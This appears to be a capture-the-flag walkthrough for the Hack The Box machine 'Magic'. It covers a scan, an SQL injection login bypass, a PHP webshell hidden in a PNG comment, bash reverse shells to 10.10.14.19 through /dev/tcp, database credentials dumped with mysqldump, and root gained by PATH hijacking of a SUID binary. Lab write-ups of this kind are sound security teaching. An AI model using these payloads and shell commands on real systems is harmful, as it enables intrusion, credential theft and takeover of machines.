Reconnaissance
First thing first, we run a quick initial nmap scan to see which ports are open and which services are running on those ports.
target="10.10.10.185"

ports=$(sudo nmap -p- --min-rate=1000 -T4 $target | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

sudo nmap -p$ports -sC -sV $target -vvv
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Magic Portfolio
We have two ports open.
- Port 22: running OpenSSH 7.6p1
- Port 80: running Apache httpd 2.4.29
Enumeration
Port 80 - Web HTTP server
Let’s visit the application from the web browser, and in the meanwhile we start enumerating directories with feroxbuster.
feroxbuster --url http://10.10.10.185
The website is an image hosting site. The page source doesn’t give us any useful information. We see down in the page a Please Login, to upload images. It brings to /login.php page.
feroxbuster --url http://10.10.10.185 -x phpIt finds many interesting pages like:
login.php (Status: 200)
upload.php (Status: 302) => login.php
logout.php (Status: 302) => index.php
index.php (Status: 200)
Let’s fire up Burp and study what’s happening.

I tried a few basic logins like admin/admin and magic/magic without luck. Let’s see whether it is vulnerable to SQL injection.
username=' OR 1=1; --&password='
If we follow the redirect, we access upload.php page! This works because the site must be doing something like:
SELECT * from users where username = '' or 1=1-- -and password = 'admin';
Alternative access to upload.php page
Given the HTTP response we got with unauthenticated access, we can make a guess: the PHP script mapped to upload.php is not properly terminated after user redirection. We can try to trick the browser into not redirecting by changing the response code through Burp Proxy.
upload.php
An improperly implemented upload functionality could potentially give us code execution on the box. However, that would require two conditions:
- Being able to upload a shell on the box
- Being able to call and execute that shell
Let’s try to interact with it.


Let’s try renaming it with .pHp or the like. The same happens. Let’s try by changing the extension of the file to .jpg.

We get blocked with a funny message.

Both the extension and the Content-Type are coherent with an image. So, this suggests that the server is actually looking at the content of the file (at least at the magic bytes…).
If we upload a legitimate file, at the top left, it reports it’s been uploaded. We can find the path where the image was uploaded.

Good. So we do have a way to call the image. Now all we need to do is figure out a way to bypass file upload restrictions to upload PHP code.
We can try creating a PHP webshell that is “under cover”.
exiftool -Comment="<?php system($_GET['cmd']); ?>" magic.png
The PNG image is correctly modified, but it is interpreted still as a PNG image. So, it should bypass MIME type restrictions. We can try to upload it.

The file got correctly updated since we honored:
- File extension
- Content-Type
- Magic number
Now we need to access it in a way that makes the server execute it as PHP. We can try with double extension by renaming the file to magic.php.png.
mv magic.png magic.php.pngcp magic.php.png not.php.png
Here we are. If the file name contains .php, the server serves it as a raw file. The Content-Type of the response is text/html. So, apparently, still not PHP application code. However, we can try interacting with the underlying webshell:
http://10.10.10.185/images/uploads/not.php.png?cmd=id
Yay! We can make the server execute PHP code.
Exploitation
Now, we can make it execute a reverse shell. We know it’s a Linux machine, running Ubuntu from reconnaissance with nmap.
First, set up a listener on the host machine.
nc -nvlp 443Then, we can visit the URL (making sure to URL encode the & character):
http://10.10.10.185/images/uploads/not.php.png?cmd=bash -c 'bash -i >%26 /dev/tcp/10.10.14.19/443 0>%261'
We can make it a little more interactive with python3 -c 'import pty; pty.spawn("/bin/bash")'.

Unfortunately, we’re running as the web daemon user www-data. Therefore, we need to escalate our privileges.
Privilege Escalation
Going through the web app files, we find database credentials in the db.php5 file.
www-data@magic:/var/www/Magic$ cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';
    ...
}
We found other credentials. We can try those for theseus user.

Unfortunately for us, it does not work. We neet to login to the database with the credentials found. Even if mysql is not installed, we can rely on mysqldump:
mysqldump --user=theseus --password=iamkingtheseus --host=localhost Magic
We found other credentials. We can try those for theseus user.

We can now get the user.txt flag.
From user to root
It looks like the SUID bit is set for the sysinfo program, which means that the program runs with the privileges of the owner of the file.
theseus@magic:~$ ls -al /bin/ | grep sysinfo
-rwsr-x---  1 root users   22040 Oct 21  2019 sysinfo
Let’s analyze what it can do:
strings /bin/sysinfopopen() failed!
====================Hardware Info====================
lshw -short
====================Disk Info====================
fdisk -l
====================CPU Info====================
cat /proc/cpuinfo
====================MEM Usage=====================
free -hIt looks like this script could execute lshw, fdisk and cat programs, without specifying the full path. We can impersonate any of those to get execution.
The exploitation path is that we can create a binary with a reverse shell, and edit the PATH so that the sysinfo binary will execute it. Since the SUID bit is set, it will be executed with root privileges.
cd /dev/shm
echo -e '#!/bin/bash\n\nbash -i >& /dev/tcp/10.10.14.19/443 0>&1' > fdisk
chmod +x fdisk
Now, we’ll need to update the PATH variable to include /dev/shm:
export PATH="/dev/shm:$PATH"Now, when we will run sysinfo, when it gets to the fdisk call, our malicious binary will be called instead, with root permission. Let’s set up our listener on the attack machine and run it:
rlwrap nc -nvlp 443
We can easily grab the root.txt flag.